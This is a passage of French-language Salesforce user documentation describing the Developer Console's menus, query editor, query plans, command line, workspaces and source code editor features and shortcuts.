   Par exemple, cliquez sur un objet pour afficher les classes Apex qui l'utilisent.
4. Pour ouvrir un élément dans un nouvel onglet, double-cliquez dessus ou sélectionnez-le et cliquez sur **Open (Ouvrir)**.

   Les fichiers de code s'ouvrent dans l'Éditeur de code source, alors que les objets de données s'ouvrent dans la vue Inspecteur d'objets.

Vous pouvez parcourir et ouvrir le contenu de packages dans votre organisation dans la fenêtre **Fichier** > **Ouvrir**. Vous pouvez afficher le contenu complet des packages, et ouvrir les fichiers de code et les objets personnalisés inclus dans un package. Vous pouvez afficher dans la liste les éléments d'un package, tels que les champs personnalisés et les règles de la validation, mais sans les détails.

Remarque: Vous ne pouvez pas afficher ni modifier le contenu des packages gérés que vous avez installés dans votre organisation. Vous pouvez parcourir, ouvrir et modifier les classes, les objets et les autres entités de vos packages non gérés installés, comme si vous les aviez créés vous-même.

Le type d'entité Packages inclut uniquement les packages que vous avez créés, pas les packages gérés ou non gérés que vous avez installés.

## Menu Edit de la Developer Console

Le menu **Edit (Modifier)** de la Developer Console permet de rechercher et de modifier vos fichiers de code. Il comprend les options ci-dessous.

- **Find (Rechercher)** : recherche le texte sélectionné dans la vue actuelle. Si aucun texte n'est sélectionné, une fenêtre de recherche du navigateur s'ouvre.
- **Find Next (Rechercher suivant)** : recherche la concordance suivante du texte sélectionné ou spécifié dans la vue actuelle.
- **Find/Replace (Rechercher/Remplacer)** : recherche et remplace le texte spécifié dans la vue actuelle.
- **Search in Files (Rechercher dans des fichiers)** : ouvre une boîte de dialogue de recherche de contenu dans tous les fichiers de code.
- **Fix Indentation (Corriger le retrait)** : corrige le retrait dans le fichier de code actuel.

## Menu Debug de la Developer Console


Le menu **Debug (Déboguer)** de la Developer Console permet de gérer vos journaux et d'exécuter un code Apex anonyme. Il comprend les options ci-dessous.

- **Open Execute Anonymous Window (Ouvrir la fenêtre d'exécution anonyme)** : ouvre une nouvelle fenêtre qui permet de saisir le code Apex à tester. Reportez-vous à Exécution d'un code Apex anonyme.
- **Execute Last (Exécuter le dernier)** : exécute l'entrée la plus récente dans la fenêtre de saisie du code Apex.
- **Switch Perspective (Basculer la perspective)** : sélectionne la perspective dans la liste des perspectives standard et personnalisées disponibles. Reportez-vous à Inspecteur de journal.
- **View Log Panels (Afficher les volets journaux)** : Affiche une liste des panneaux disponibles, qui peuvent être utilisés dans une perspective.
- **Perspective Manager (Gestionnaire des perspectives)** : ouvre le gestionnaire des perspectives. Reportez-vous à Gestion des perspectives dans l'Inspecteur de journal.
- **Save Perspective (Enregistrer la perspective)** : enregistre toutes les modifications effectuées dans la perspective actuelle depuis son ouverture.
- **Save Perspective As (Enregistrer la perspective sous)** : enregistre une copie de la perspective actuelle sous un nom différent.
- **Auto-Hide Logs (Masquer automatiquement les journaux)** : efface les journaux existants lors de l'actualisation de la page.
- **Show My Current Logs Only (Afficher mes journaux actuels uniquement)** : Désactivez cette option (sélectionnée par défaut) pour afficher tous les journaux de débogage enregistrés pour votre organisation, y compris les nouveaux générés par d'autres utilisateurs.
- **Show My Current Checkpoints Only (Afficher mes points de contrôle actuels uniquement)** : Désactivez cette option (sélectionnée par défaut) pour afficher tous les points de contrôle enregistrés pour votre organisation, y compris les nouveaux générés par d'autres utilisateurs.
- **Clear (Effacer)** : Sélectionnez **Log Pane (Panneau journal)**, **Checkpoint Results Panel (Panneau de résultats des points de contrôle)**, ou **Checkpoint Locations (Emplacement des points de contrôle)** pour supprimer les données enregistrées en mémoire cache et actualiser l'affichage.
- **Resume Updating (Reprendre la mise à jour)** : rétablit la connexion au serveur. Cette option est affichée uniquement si l'interrogation été interrompue en raison d'une inactivité.
- **Change Log Levels (Modifier les niveaux du journal)** : ouvre la boîte de dialogue des paramètres du journal pour définir les niveaux de consignation des requêtes futures. Reportez-vous à Niveaux du journal de débogage.

Remarque: Certaines options du menu **Debug (Déboguer)** sont accessibles uniquement lorsqu'un journal a été généré.

## Éditeur de requêtes de la Developer Console

Vous pouvez utiliser l'éditeur de requête dans la Developer Console pour exécuter une requête SOQL ou une recherche SOSL dans les données de votre organisation. Le volet Historique affiche vos 10 dernières requêtes pour faciliter leur réutilisation. Les résultats sont affichés dans une grille Résultats de requête dans laquelle vous pouvez ouvrir, créer, mettre à jour et supprimer des enregistrements. Pour les résultats de recherche SOSL comprenant plusieurs objets, chaque objet est affiché dans un onglet distinct.




Exécution d'une requête SOQL ou d'une recherche SOSL

Exécutez des requêtes SOQL ou des recherches SOSL dans le volet Éditeur de requête de la console du développeur.

Récupération de plans de requête

Utilisez l'outil Plan de requête pour optimiser et accélérer les requêtes portant sur un grand nombre d'enregistrements. Affichez des plans de requête pour des requêtes SOQL, des recherches SOSL, des rapports et des vues de liste. Si des index personnalisés sont disponibles pour votre organisation, utilisez des plans de requête afin de déterminer le moment opportun pour demander un index personnalisé au Support Salesforce.

Grille Résultats de requête

La grille Résultats de requête affiche chaque enregistrement sous forme de ligne. Vous pouvez créer, mettre à jour et supprimer des enregistrements sans quitter la console du développeur. Pour les résultats de recherche SOSL comprenant plusieurs objets, chaque objet est affiché dans un onglet distinct.

## Exécution d'une requête SOQL ou d'une recherche SOSL

Exécutez des requêtes SOQL ou des recherches SOSL dans le volet Éditeur de requête de la console du développeur.

1. Saisissez une requête SOQL ou une recherche SOSL dans le volet Éditeur de requête.
2. Si vous souhaitez interroger des entités d'outils au lieu d'entités de données, sélectionnez **Use Tooling API (Utiliser l'API Tooling)**.
3. Cliquez sur **Execute (Exécuter)**. Si la requête génère des erreurs, elles sont affichées en bas du volet Éditeur de requête. Vos résultats s'affichent dans la grille Résultats de requête de l'espace de travail de la console du développeur.
4. ATTENTION: Si vous réexécutez une requête, les modifications non enregistrées de la grille Résultats de requête sont perdues.

   Pour réexécuter une requête, cliquez sur **Refresh Grid (Actualiser la grille)**, ou cliquez sur la requête dans le volet Historique, puis sur **Execute (Exécuter)**.

Pour des informations sur la requête et la syntaxe de recherche, reportez-vous à Force.com SOQL and SOSL Reference.

## Récupération de plans de requête

Utilisez l'outil Plan de requête pour optimiser et accélérer les requêtes portant sur un grand nombre d'enregistrements. Affichez des plans de requête pour des requêtes SOQL, des recherches SOSL, des rapports et des vues de liste. Si des index personnalisés sont disponibles pour votre organisation, utilisez des plans de requête afin de déterminer le moment opportun pour demander un index personnalisé au Support Salesforce.


Pour activer le bouton Plan de requête dans l'éditeur de requête, cliquez sur **Aide** > **Préférences**, définissez **Activer le plan de requête** sur `true`, puis cliquez sur **Enregistrer**.

Pour récupérer des plans de requête pour des requêtes SOQL ou des recherches SOSL, saisissez votre requête, puis cliquez sur le bouton **Query Plan (Plan de requête)** dans l'éditeur de requête.

La fenêtre Plan de requête affiche toutes les opérations de requête ainsi que leur coût. Le volet Notes affiche toutes les notes disponibles du plan de requête le mieux classé, qui correspond au plan de requête en cours d'utilisation.

Pour afficher des plans de requête pour des rapports ou des vues de liste, procédez comme suit :

1. Récupérez l'ID de votre rapport ou vue de liste dans son URL.




2. Saisissez l'ID du rapport ou de la vue de liste dans l'éditeur de requête, puis cliquez sur **Query Plan (Plan de requête)**.
3. Inspectez le plan de requête de votre rapport ou vue de liste.

## Grille Résultats de requête

La grille Résultats de requête affiche chaque enregistrement sous forme de ligne. Vous pouvez créer, mettre à jour et supprimer des enregistrements sans quitter la console du développeur. Pour les résultats de recherche SOSL comprenant plusieurs objets, chaque objet est affiché dans un onglet distinct.

- Pour ouvrir un enregistrement dans les résultats, cliquez sur la ligne, puis sur **Open Detail Page (Ouvrir la page de détails)**. Pour modifier l'enregistrement, cliquez sur **Edit Page (Modifier la page)** pour accéder à l'enregistrement dans Salesforce.
- Pour créer un enregistrement, cliquez sur **Insert Row (Insérer une ligne)**. Saisissez les informations, puis cliquez sur **Save Rows (Enregistrer les lignes)**.

  Remarque: Pour insérer une ligne, les résultats de requête doivent inclure tous les champs obligatoires de l'objet. Les champs obligatoires doivent être de simples champs de texte ou numériques. Si ces conditions ne sont pas remplies, une ligne vierge est créée, mais vous ne pouvez pas l'enregistrer. Dans ce cas, cliquez sur **Create New (Créer)** pour créer un enregistrement dans Salesforce.

- Pour modifier un enregistrement dans la grille Résultats de requête, double-cliquez sur la ligne. Effectuez vos modifications, puis cliquez sur **Save Rows (Enregistrer les lignes)**.
- Pour supprimer un enregistrement, sélectionnez la ligne associée, puis cliquez sur **Delete Row (Supprimer la ligne)**.

## Référence de ligne de commande de la Developer Console

La Developer Console inclut une ligne de commande pour diverses commandes utiles. Pour ouvrir ou fermer la fenêtre de ligne de commande de la Developer Console, appuyez sur **CTRL+SHIFT+L**.

| Commande | Paramètres | Description |
|---|---|---|
| `commands` | Aucun | Liste de toutes les commandes. |
| `exec <Apex statements>` | `<Apex statements>` : Une ou plusieurs instructions Apex. | Exécute les instructions `<Apex statements>` et génère un journal. |
| `exec [-o \| -r]` | Aucun | `-o` : Ouvre la fenêtre Saisir un code Apex.<br>`-r`: Exécute le code dans la fenêtre Saisir un code Apex et génère un journal. |
| `find <string>` | `<string>` : Une chaîne de caractères. | Recherche une chaîne dans le journal. |
| `help` | Aucun | Explique comment obtenir des informations sur les commandes. |
| `man <command>` | `<command>` : Une commande de Fenêtre de ligne de commande. | Affiche la description de la commande. |

## Espaces de travail de la Developer Console

Un espace de travail est un ensemble de ressources représentées par des onglets dans le volet principal de la Developer Console.

La vue détaillée ou l'éditeur affiché dans chaque onglet dépend du type de la ressource ouverte sous l'onglet. Par exemple, le code source s'ouvre dans l'Éditeur de code source, les journaux s'ouvrent dans l'Inspecteur de journal, etc. Vous pouvez créer un espace de travail pour n'importe quel groupe de ressources que vous utilisez collectivement, afin d'organiser votre travail. Par exemple, vous pouvez créer un espace de travail pour le code source et un autre pour les journaux de débogage, puis basculer entre eux pendant durant les opérations d'écriture de code et de test.

Le menu **Workspace (Espace de travail)** inclut tous les liens nécessaires :

- **Switch Workspace (Basculer l'espace de travail)** : permet de sélectionner un espace de travail enregistré.
- **New Workspace (Nouvel espace de travail)** : crée un espace de travail. Saisissez le nom de l'espace de travail, puis cliquez sur OK. Ouvrez les ressources que vous souhaitez dans l'espace de travail. L'espace de travail est enregistré lorsque vous basculez vers un autre espace de travail ou fermez la Developer Console.
- **Rename Current Workspace (Renommer l'espace de travail actuel)** : remplace l'espace de travail actuel par le nom que vous saisissez.
- **Workspace Manager (Responsable d'espace de travail)** : ouvre une fenêtre contextuelle qui permet de parcourir, d'ouvrir, de créer et de supprimer des espaces de travail.

Vous pouvez ouvrir les types de ressource suivants dans l'espace de travail de la Developer Console :

- Journaux ouverts dans l'Inspecteur de journal.
- Points de contrôle ouverts dans l'Inspecteur de points de contrôle.
- Classes et déclencheurs Apex, et pages et composants Visualforce ouverts dans l'Éditeur de code source.
- Métadonnées de l'organisation, et ressources autres que du code, ouvertes dans l'Inspecteur d'objets.
- Résultats de requête répertoriés sous l'onglet Éditeur de requête ouvert dans une grille Résultats de requête modifiable.

- Exécutions de tests terminées sous l'onglet Tests ouvert dans la vue Résultats de test.

Pour réduire les volets inutilisés, cliquez sur les boutons . Une fois un volet réduit, vous pouvez cliquer dessus pour l'afficher temporairement et l'utiliser. Lorsque votre curseur quitte le volet, il est de nouveau réduit.

Lorsque vous basculez vers un espace de travail différent ou fermez la Developer Console, l'état des onglets (et des volets inclus) dans l'espace de travail actuel est enregistré. Si vous n'avez pas créé d'espace de travail, la configuration est enregistrée en tant qu'espace de travail par défaut.

### Navigation entre les onglets

Pour naviguer à gauche et à droite entre les onglets dans l'espace de travail, cliquez sur l'onglet approprié ou utilisez les raccourcis clavier suivants :

- Gauche : CTRL+Page haut
- Droite : CTRL+Page bas

### Navigation dans l'historique des vues

Pour parcourir votre historique des vues, cliquez sur les boutons ou utilisez les raccourcis clavier suivants :

- Précédent : CTRL+,
- Suivant : CTRL+.

Le bouton (ou CTRL+) permet de revenir aux onglets visualisés précédemment, selon l'ordre dans lequel vous les avez affichés.

Le bouton s'active uniquement lorsque vous visualisez votre historique.

# Composants Apex, Visualforce et Lightning

## Utilisation d'un code

Cette section présente des informations sur les outils et les techniques que vous pouvez utiliser pour effectuer des modifications dans votre organisation à l'aide d'un code.

- Utilisation de l'éditeur pour Visualforce
- Éditeur de code source
- Inspecteur d'objet
- Variables globales
- Valeurs correctes de la variable globale `$Action`
- Présentation du code Apex
- Visualforce
- Que sont les services de messagerie ?
- Étiquettes personnalisées

# Utilisation de l'éditeur pour Visualforce ouApex

Lors de la modification de Visualforce ou d'Apex, dans le pied de page du mode de développement Visualforce ou via Configuration, un éditeur est disponible avec les fonctionnalités suivantes :

**Mise en surbrillance de la syntaxe**
L'éditeur applique automatiquement la mise en surbrillance de la syntaxe pour les mots et toutes les fonctions et opérateurs.

**Recherche ( )**
Rechercher vous permet de rechercher du texte dans la page, la classe ou le déclencheur actuel. Pour utiliser rechercher, saisissez une chaîne dans la zone de texte `Rechercher`, puis cliquez sur **Rechercher suivant**.

- Pour remplacer une chaîne de recherche trouvée, saisissez la nouvelle chaîne dans la zone de texte `Remplacer` et cliquez sur **remplacer** pour remplacer uniquement cette instance, ou sur **Remplacer tout** pour remplacer cette instance et toutes les autres instances de la chaîne de recherche qui se produit dans la page, la classe ou le déclencheur.
- Pour rendre l'opération de recherche sensible à la casse, sélectionnez l'option **Respecter la casse**.
- Pour utiliser une expression régulière comme chaîne de recherche, sélectionnez l'option **Expressions régulières**. Les expressions régulières suivent les règles d'expression régulière de JavaScript. Une recherche utilisant des expressions régulières peut trouver des chaînes qui continuent sur plus d'une ligne.

  Si vous utilisez l'opération de remplacement avec une chaîne trouvée par une expression régulière, l'opération de remplacement peut aussi relier des variables de groupe d'expressions régulières (`$1`, `$2`, etc.) à partir de la chaîne de recherche trouvée. Par exemple, pour remplacer une balise `<h1>` par `<h2>` et conserver intacts tous les attributs de la `<h1>` d'origine, recherchez `<h1(\s+)(.*)>` et remplacez-la par `<h2$1$2>`.

**Aller à la ligne ( )**
Ce bouton vous permet de mettre en surbrillance un numéro de ligne spécifié. Si la ligne n'est pas visible actuellement, l'éditeur accède à cette ligne.

**Annuler ( ) et Répéter ( )**
Utilisez annuler pour annuler une action de modification et rétablir pour répéter une action d'édition précédemment annulée.

**Taille de la police**
Sélectionnez une taille de police dans la liste déroulante pour contrôler la taille des caractères affichés dans l'éditeur.

**Position de ligne et de colonne**
La position de ligne et de colonne du curseur est affichée dans la barre d'état en bas de l'éditeur. Vous pouvez l'utiliser avec la fonction Aller à la ligne ( ) pour accélérer la navigation dans l'éditeur.

**Décompte du nombre de lignes et de caractères**
Le nombre total de lignes et de caractères est affiché dans la barre d'état en bas de l'éditeur.

L'éditeur gère les raccourcis clavier suivants :

***`Onglet`***
Ajoute un onglet au niveau du curseur

Éditions

Disponible avec : Salesforce Classic

Apex est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Éditions

Disponible avec : Salesforce Classic

Visualforce est disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier le balisage Visualforce :
- Personnaliser l'application

Pour modifier les contrôleurs Visualforce ou Apex
- Auteur Apex

***Maj+Tab***
Supprime un onglet

***Ctrl+f***
Ouvre la boîte de dialogue de recherche ou recherche l'occurrence suivante de la recherche actuelle

***Ctrl+r***
Ouvre la boîte de dialogue de recherche ou remplace l'occurrence suivante de la recherche actuelle avec la chaîne de remplacement spécifiée

***Ctrl+g***
Ouvre la boîte de dialogue aller à la ligne

***CTRL+s***
Exécute un enregistrement rapide

***Ctrl+z***
Annule la dernière action d'édition

***Ctrl+y***
Rétablit la dernière action d'édition annulée

CONSULTER ÉGALEMENT :


Présentation du code Apex

Visualforce

## Éditeur de code source

La Developer Console inclut un Éditeur de code source avec un ensemble de fonctionnalités d'édition de code Apex et Visualforce.

Tous les fichiers de code, y compris de classes et déclencheurs Apex, les pages et composants Visualforce, s'ouvrent dans l'Éditeur de code source, dans l'espace de travail de la Developer Console.




La syntaxe soulignée dans l'Éditeur de code source appel des commentaires, des valeurs, des chaînes, des mots clés réservés, des types de données primitifs, des déclarations de variables et des références. Pour accéder à la recherche de code, appuyez sur CTRL+F.

Une fois le test mis en œuvre, vous pouvez afficher la couverture de code ligne par ligne dans l'Éditeur de code source. Reportez-vous à Vérification de la couverture de code. L'Éditeur de code source permet également de définir des points de contrôle pour dépanner sans mettre à jour votre code. Reportez-vous à Définition de points de contrôle dans un code Apex.

Pour basculer entre l'Éditeur de code source et l'éditeur plein écran (si disponible), appuyez sur la touche F11.

## Définition des préférences de l'éditeur de code source

Vous pouvez sélectionner la taille de police et le thème d'affichage de l'éditeur de code source. Cliquez sur **Help (Aide)** > **Preferences (Préférences)** pour accéder à la boîte de dialogue Préférences.




Sélectionnez un Thème d'éditeur pour le prévisualiser.

La fenêtre Préférences inclut des options de configuration supplémentaires basées sur vos permissions et votre mise en oeuvre. Elles comprennent l'activation de la saisie de code à la page 5845 et l'onglet Journaux qui empêche le chargement des journaux à la page 6101.

Cliquez sur **Save (Enregistrer)** pour mettre à jour vos paramètres et fermer la fenêtre.

## Navigation vers des déclarations de méthode et de variable

Vous pouvez accéder directement à une déclaration de méthode ou de variable, plutôt qu'en utilisant le défilement ou la recherche.

1. Survolez un nom de méthode ou de variable. Si le nom de méthode ou de variable est souligné, vous pouvez accéder à sa déclaration.
2. Cliquez sur un nom de méthode ou de variable souligné.
3. Appuyez sur CTRL+ALT+N ou cliquez sur **Go To (Accéder à)** pour déplacer le curseur vers la déclaration. Si la déclaration se trouve dans un autre fichier, elle s'ouvre sous un nouvel onglet.

## Utilisation de la recherche et du remplacement

Utilisez les raccourcis clavier suivants pour rechercher et remplacer un texte dans la vue actuelle :

| Fonction | Raccourci | Notes |
|---|---|---|
| Rechercher | CTRL+F | Ouvre un formulaire de recherche actif. |

| Fonction | Raccourci | Notes |
|---|---|---|
| Remplacer | CTRL+MAJ+F | Ouvre une boîte de dialogue qui vous invite à saisir le terme de recherche, puis le terme de remplacement, avant de confirmer ou de refuser chaque modification. |
| Remplacer tout | CTRL+MAJ+R | Ouvre une boîte de dialogue qui vous invite à saisir le terme de recherche, puis le terme de remplacement, avant de confirmer ou de refuser la modification universelle. |


Pour rechercher des fichiers qui ne sont pas ouverts dans la vue actuelle, cliquez sur **File (Fichier)** > **Search in Files (Rechercher dans les fichiers)** ou appuyez sur CTRL+MAJ+H.

## Utilisation de la saisie de code

L'éditeur de code source suggère des saisies automatiques lors de l'écriture du code.

Dans les pages et les composants Visualforce, la saisie automatique s'affiche automatiquement lors de la frappe.

Dans les classes et les déclencheurs Apex, cliquez sur CTRL + ESPACEMENT pour afficher une liste de suggestions. Les saisies automatiques sont fournies pour les objets et méthodes système Apex, les objets et méthodes définis par l'utilisateur, ainsi que les sObjects et les champs. Pour activer la saisie automatique Apex lorsque vous saisissez un point, cliquez sur **Help (Aide)** > **Preferences (Préférences)**, puis définissez **Enable Apex Auto-complete (Activer la saisie automatique de code Apex)** sur `true`.




Continuez à saisir pour filtrer les suggestions et appuyez sur ENTRÉE pour sélectionner la première suggestion, ou utilisez les touches fléchées ou la souris pour sélectionner une autre suggestion.

Les saisies automatiques sont récupérées à partir de l'objet sur lequel vous travaillez. Si la suggestion dont vous avez besoin n'est pas affichée, enregistrez l'objet ouvert, puis actualisez. Le type de l'objet est déterminé par le tableau de symboles de l'éditeur actuel. Si aucun symbole de correspond, les tables de symboles en mémoire cache (le dernier enregistrement valide) sont également vérifiées. Si aucun objet actuel n'existe, la fenêtre de saisie automatique affiche toutes les classes système et utilisateur, ainsi que les sObjects.

## Validation de modifications dans un code source : onglet Problèmes

Les modifications que vous effectuez dans l'éditeur de code source sont compilées et validées en arrière-plan. Lors de la modification du code, un indicateur d'erreur s'affiche sur les lignes erronées et l'onglet **Problems (Problèmes)**, dans le panneau inférieur, affiche les détails des erreurs de compilation. Pour réduire l'onglet **Problems (Problèmes)**, utilisez le bouton situé dans le coin du panneau.

Une fois les vues sources validées, toutes les sources modifiées sont validées ensemble, pas individuellement. Les modifications incohérentes avec le code existant sur le serveur, mais cohérentes lors de la validation du groupe (par exemple l'ajout d'une méthode dans un fichier et un appel à cette méthode dans un autre) ne sont pas signalées en tant qu'erreurs.

### Changement de version d'API

Utilisez la liste **API Version (Version API)** en haut de l'Éditeur de code source pour changer la version de l'entité actuelle. La liste inclut les cinq dernières versions de l'API plus la version actuelle de l'entité.

### Enregistrement des modifications

Lorsque vous effectuez des modifications dans l'Éditeur de code source, un astérisque « * » est ajouté au nom de l'onglet pour signaler l'existence de modifications non enregistrées. Les classes et les déclencheurs Apex sont enregistrés avec la version d'API actuelle de la classe ou du déclencheur.

Pour enregistrer un ensemble de modifications avec des dépendances, cliquez sur **File (Fichier)** > **Save All (Enregistrer tout)** ou appuyez sur CTRL+S+MAJ. Tous les onglets ouverts contenant des modifications sont enregistrés ensemble dans une seule requête.

Lorsque vous enregistrez des vues sources modifiées, elles sont validées avec toutes les sources enregistrées. Si des fichiers source incluent des modifications connexes, il est impossible d'enregistrer les fichiers individuellement. Les erreurs de compilation empêchent également l'enregistrement. Consultez le panneau **Problems (Problèmes)**, corrigez les erreurs éventuelles, puis cliquez de nouveau sur **Save (Enregistrer)**.

Remarque: Vous ne pouvez pas modifier et enregistrer des classes Apex dans une organisation de production.

### Synchronisation avec le code dans le Cloud

La Developer Console suit les modifications apportées à la source par d'autres utilisateurs pendant que vous travaillez sur le fichier. Si vous n'avez effectué aucune modification, la vue est automatiquement mise à jour. Si vous avez effectué des modifications, vous ne pouvez pas les enregistrer sur le serveur. Une alerte vous informe qu'un autre utilisateur à effectuer des modifications et vous invite à mettre à jour la vue source vers la dernière version.


ATTENTION: Si vous choisissez de mettre à jour vers la dernière version d'un fichier, vos modifications sont remplacées. Copiez votre version hors de la vue source pour la conserver, mettez à jour vers la dernière version, puis insérez vos modifications.

CONSULTER ÉGALEMENT :

- Présentation de l'interface utilisateur de Developer Console
- Vérification de la couverture de code
- Définition de points de contrôle dans un code Apex
- Menu File de la Developer Console

## Inspecteur d'objet

L'Inspecteur d'objet fournit une référence en lecture seule pour les champs d'un objet standard ou personnalisé, et leur type de données. Pour ouvrir l'Inspecteur d'objet, cliquez sur **File (Fichier)** > **Open (Ouvrir)**, puis sélectionnez l'objet que vous souhaitez afficher. Pour rechercher des objets qui remplissent des critères spécifiques, utilisez l'Éditeur de requête de la Developer Console.




**Remarque:** Vous ne pouvez pas modifier des objets personnalisés dans la Developer Console. Créez, modifiez ou supprimez les objets personnalisés dans la Configuration.

